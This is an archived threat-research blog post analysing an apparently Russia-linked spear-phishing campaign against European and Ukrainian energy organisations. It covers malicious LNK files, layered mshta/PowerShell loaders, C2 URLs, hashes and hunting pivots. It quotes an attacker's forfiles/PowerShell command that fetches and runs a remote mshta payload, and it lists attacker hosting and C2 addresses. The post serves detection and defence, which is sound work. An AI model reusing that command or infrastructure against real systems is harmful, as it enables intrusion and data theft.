RU APT targeting Energy Infrastructure (Unknown unknowns, part 3)

Archived: 2026-04-05 13:57:52 UTC

Attacks on the Energy infrastructure raise an eyebrow, whether they're cyber-physical in nature, or purely espionage. For that reason, when StrikeReady Labs identified a targeted spear phishing campaign tailored for the Gas Infrastructure Europe (GIE) association, we analyzed the content immediately after submission to Virustotal on October 18th. Further pivots showed direct targeting, and in some cases compromises, of:

- Ukraine’s electrical transmission infrastructure
- A Slovakian gas storage company
- An American energy brokerage
- A Ukrainian international investment organization
- A Ukrainian financial auditing organization
- And other attendees of the aforementioned natural gas conference in Germany

These targets all have access to sensitive data that would be of interest to a government. This particular campaign has been ongoing since early October '24. The number of energy-specific targets is highly unusual for the majority of APT threat actors, and the sustained targeting and re-targeting of Ukraine has only seen by Russia-nexus actors. The timing of phishing natural gas organizations just before the winter is also difficult to ignore.

`TLDR for threat hunters: Look across your logging infrastructure for executions of mshta with an external payload, and you too could find this`

Figure 1: Initial tweet from Oct 18 '24

We performed initial triage, as we do daily on our https://bsky.app/profile/strikereadylabs.com and https://x.com/strikereadylabs accounts. You can follow along with our process in Part 1 and Part 2 of this series. However, at CYBERWARCON last week, an unnamed analyst flagged us down, and chuckled, “hey, nice Sandworm tweet”, which made us take a second look at this cluster. This post won’t focus on the Sandworm specific attribution, as we do not have the telemetry to independently make that attribution, but rather how we discovered it, and how you could pivot to find the same types of threats in your own network. Networking IRL FTW.

A member of the infosec community on linkedin recently posited a question, “What’s your favorite network hunt?”. One of our analysts responded `If I only had one, "mshta.exe http"` . And that’s literally how we found this thread to pull on. There are very few new files you’ll come across that execute mshta to run remote content, and you can put a pair of eyeballs onto each and every one. It won’t take more than a couple seconds to triage, provided you’re logging the appropriate telemetry, and it works equally well against crimeware or APT. As an added bonus, it will only flag on positive detections where you have an “action item”, due to the nature of it being an intermediary stage after the attacker has execution ability on your endpoint, but generally not a full payload. So all that is to say, it’s a great mechanism to find high fidelity hits.

Hopefully you’ll forgive the wizard behind the curtain from not having a more exciting answer as to how we found one of the more advanced threat groups out there.




Figure 2: execution/hunt paths – credit to the folks at d2lang

1. Pivoting on `win11signal` in the LNK metadata gives us a second lnk, and a pivot on the hosting domain gives us a third

Lnk	Assessed Name	Hosting domain
b8d97d29e99e1f96e06836468db56855dc09305e3ed663c720fe700ea4bf6e73	GIE Annual Conference 2024 in Munich Voting Result Event.pdf.lnk	adobeprotectcheck.com
806b5269e7aa9c2c82ce247b30a3e92a4f7285b21e2bcf54c8ffad86bd92ea68	Заява про витік газу ТОВ ОПЕРАТОР ГТС УКРАЇНИ.pdf.lnk (Gas leak statement LLC GTS OPERATOR UKRAINE.pdf.lnk)	adobeprotectcheck.com

	zayavka.lnk Wireshark Agency.pdf.lnk	adobeprotectcheck.com

Figure 3: additional LNK from adobeprotectcheck

It's noteworthy that these are WebDAV servers. There are a small number of groups who phish with LNKs hosted on WebDAV servers, particularly that use the "Downloads" directory. This attacker may be attempting to blend in with the broader criminal group. We will use this fact later on to find more infra.

2. The first stage payload executed by MSHTA (shell completion of `msh*e` below) is not a standalone HTA at all, but a bunch of EXEs concat'd together by `<script>` s embedded, that are parsed and executed. `forfiles.exe /p C:\ /m Windows /c "powershell . \*i*\*2\msh*e https://gurt.duna.ua/programy-nauczania/GTSvitikgasuStage5.` The layers of obfuscation are quite robust, and referred to by many in the community as `emmenhtal`. Here is a small representation of the decoding from the second lnk, `806b5269e7aa9c2c82ce247b30a3e92a4f7285b21e2bcf54c8ffad86bd92ea68`. Much of this analysis has been [documented by Google Cloud as well](#) as PEAKLIGHT.




Figure 4: initial script embedded in dccw exe

Your eyes can notice a string substitution for EW to turn into 102, etc




Figure 5: after string substitution and first decode

Next you can see each code is subtracted by 950




Figure 6: after -950 + loop + decode

The attacker has now moved from javascript to powershell, which is properly decrypting the next stage.




Figure 7: PS created by Figure 6

The true Raison d'être is starting to become clear, and for the reader's sake, we've included these scripts in the appendix. Your eyeballs can start to see the likely payload, `ssowoface.dll` and the decoy pdf, `Zayava_pro_vitik_gasu.pdf`. Below we have picked apart the new artifacts. One of these was recently **highlighted by researchers at Veriti** (nice job!).

url	**sha256**
`gurt.duna.ua/programy-nauczania/GTSvitikgasuStage5` (dccw.exe)	9caaa34fa5fab572695f49cc496820dc5e4df6d8866b3f89a49e2dab1a6f85d2
`gurt.duna.ua/programy-nauczania/GIEAnnualConferenceStage2` (dccw.exe)	28d2c70bb31fc2be17ff15f5c07eea5f373563970ec210b3af343444222ef167


`gurt.duna.ua/programy-nauczania/ssowoface.dll`	d4daf30ceee80c4f639f3aff6abeb95e7fbf11e125fb90f8972b7a92e22d22e5
`calendar.stib.com.ua/bestone.php`	next stage for both dccw above
`ertel-audit.com/wp-includes/Zayava_pro_vitik_gasu.pdf` (legit domain)	f00c33c89c8468f112a9d54888eb37087e82b0732b7e587371426bfaf397eefa
`ertel-audit.com/wp-includes/GIE_Annual_Conference_2024_Participant_Form.pdf`	b53cf86e6860294fd6731f7db990d7d0f2329893d83f17934836207cf361062f → `helpdesk.katolik.bydgoszcz.pl/eliot.php` 

Figure 8: stages from the two LNK mentioned above

3. Pivoting on `ssowoface.dll` We see a number of interesting artifacts. One is the exposed PDB `C:\Users\user\documents\visual studio 2015\Projects\droper_dll\Release\droper_dll.pdb`, and the dll entry point `DoUpdateInstanceEx`. Looking for similar misspellings, we can find `droper_exe_for_lnk`, and wouldn't you know it, the c2 for that sample is `afi-ukraine.org/wp-includes/bestone.php`. Note the `bestone` similarity to our original sample.

url	**sha256**
`afi-ukraine.org/wp-includes/bestone.php` (legit, compromised site)	244e004ac7149e2631d68cba947cfd3d5d5352536ecb352c410b6e80e09d874a

Figure 9: additional file beaconing to misspelled PDB

4. Looking for similar c2s, such as "wp-includes" + *one.php, another hit pops, and this one also includes `ertel-audit.com`. It's often when attackers are popping infra, they leverage a similar exploit, which is why we might expect to see other c2s hosted on wordpress instances.

filenames	**sha256**	**next stage**
hosted on paths like: `protectraid.com/Downloads/Resume.lnk`, `Resume.pdf.lnk`, etc	36db27f5eb3343cfc72d261d78da44957a49cb6731acb50a96ea5694f4d616c5 7f6c6bfe7aaac358ba6ba6b4c4310d3f22ae5562f1876db8d92235d0cc3857ca 616cf561124ce116e4b61a26e5d2fb4ba68126ba6f3df9a66e71f57f6914292e 958006c2be14c75ac32c92bb0ff0b71d4b94e9e0f358335ed976952abb772eb0	`furqaanenergy.com/wp-includes/b1tuZmhqZXJba` → `b1tuZmhqZXJbaGZkYm` (legit, compromised site
Зміни до Закону Про державний бюджет України на 2025 рік.pdf.lnk	ac71520a18fa7fd5f67d8cb8800c732a3c78bb1e0815bcddfbc120bf9ca86d96	Like all samples, these v similar portals
Дог 205 3132 Ремтехналадка.pdf.lnk	30f5db9a7982db6ac1a3f65f4eada76b24e9438c9cf733e7b0bc353e6c5c5a25	

Figure 10: pivoting on bestone-like comms

5. `ssowoface.dll` is quite a unique dll name. Looking on the google machine, we can find **this sample on Joebox**. `4a302c0ed3c47231bc7c34cf2d41bc0ceb60d9c7b0023df015f75a58853f43d2` beacons to `protectconnections.com`, which luck would have it, was sitting on the same IP as `protectraid.com` above, which hosted one of the payloads.
6. Looking more at the `ertel-audit` legitimate domain, we can see the file `my_resume.pdf` communicating with it, which leads us to a second file as well. Let's take a look:


Phish 1	**Phish 2**
	
1be7c11d50e38668e35760f32aac9f9536260d58685d3b88bcb9a276b3e0277a my_resume.pdf	a17dc4cb60f398a8880b0a08535b405f546153ad100c381d1c3cc6861f6

Figure 11: two PDF (susp) phishes

Two of these fake pdfs reach out to `ertel-audit.com/wp-includes/caramel.php`, and one to `helpdesk.katolik.bydgoszcz.pl/bydgoszcz.php?subid=[target]`. These pdfs are a blurred out version of other decoys from this campaign, some of which can be seen on this post from twitter user https://x.com/byrne_emmy12099/status/1852002306486849587, who has highlighted at least two from this campaign.

One of those attachments, however, made its way to VT attached to a phish, from `mykolazhovko@ukr.net`




Figure 12: one of the actual phish emails

7. No hunt is complete without a spin through the DNS. Because sites like `adobeprotectcheck.com` used WebDAV, they emit an odd HTTP response code of 207. By leveraging our friends at SilentPush, we can run a query on their webscanner looking for CloudFlare hosted domains that have returned a 207 recently, and combine to sort by registrar. Although this is not a perfect query, the number is small enough to eyeball, and we can expand our set of domains:

domains	New artifact
`adobeprotectcheck.com`	
`gieannualconferenceinmunich.com`	`gieconferencemunich.html` `2281e6acb309afa3be8215672f4e6902f37e24cd75a1ef3168183dd52e5ba7ad`
`annualgieconferenceinmunich2024.com`	

Figure 13: XML returns

Doing one last sweep through the radius of our indicators, we come across `2e8817478d88cd1b21ecd583567c73333fefe70b445249d939327c50f6648007` , which appears to be a custom redirector. Although not inherently malicious, it does allow us to link `login.antimailspam.com` , which was registered in the same october timeframe on the same registrar. Pivoting in this universe of indicators, we see some outlook phishing, which leads to more overlaps with crimeware. This may be another attempt to blend into unrelated campaigns.




Figure 14: outlook phishing

Vendor	Name
Google Cloud	PEAKLIGHT, just for the downloader portion
Proofpoint	UNK_OperaEnergy

Figure 15: other vendor-validated names, drop us a note to be included

Our github provides a download of the relevant files mentioned in the blog

Acknowledgements

The authors would like to thank the reviewers, as well as peer vendors, for their comments and corrections. Please get in touch at research@strikeready.com if you have corrections, would like us to use your group name, or would like to collaborate on research.
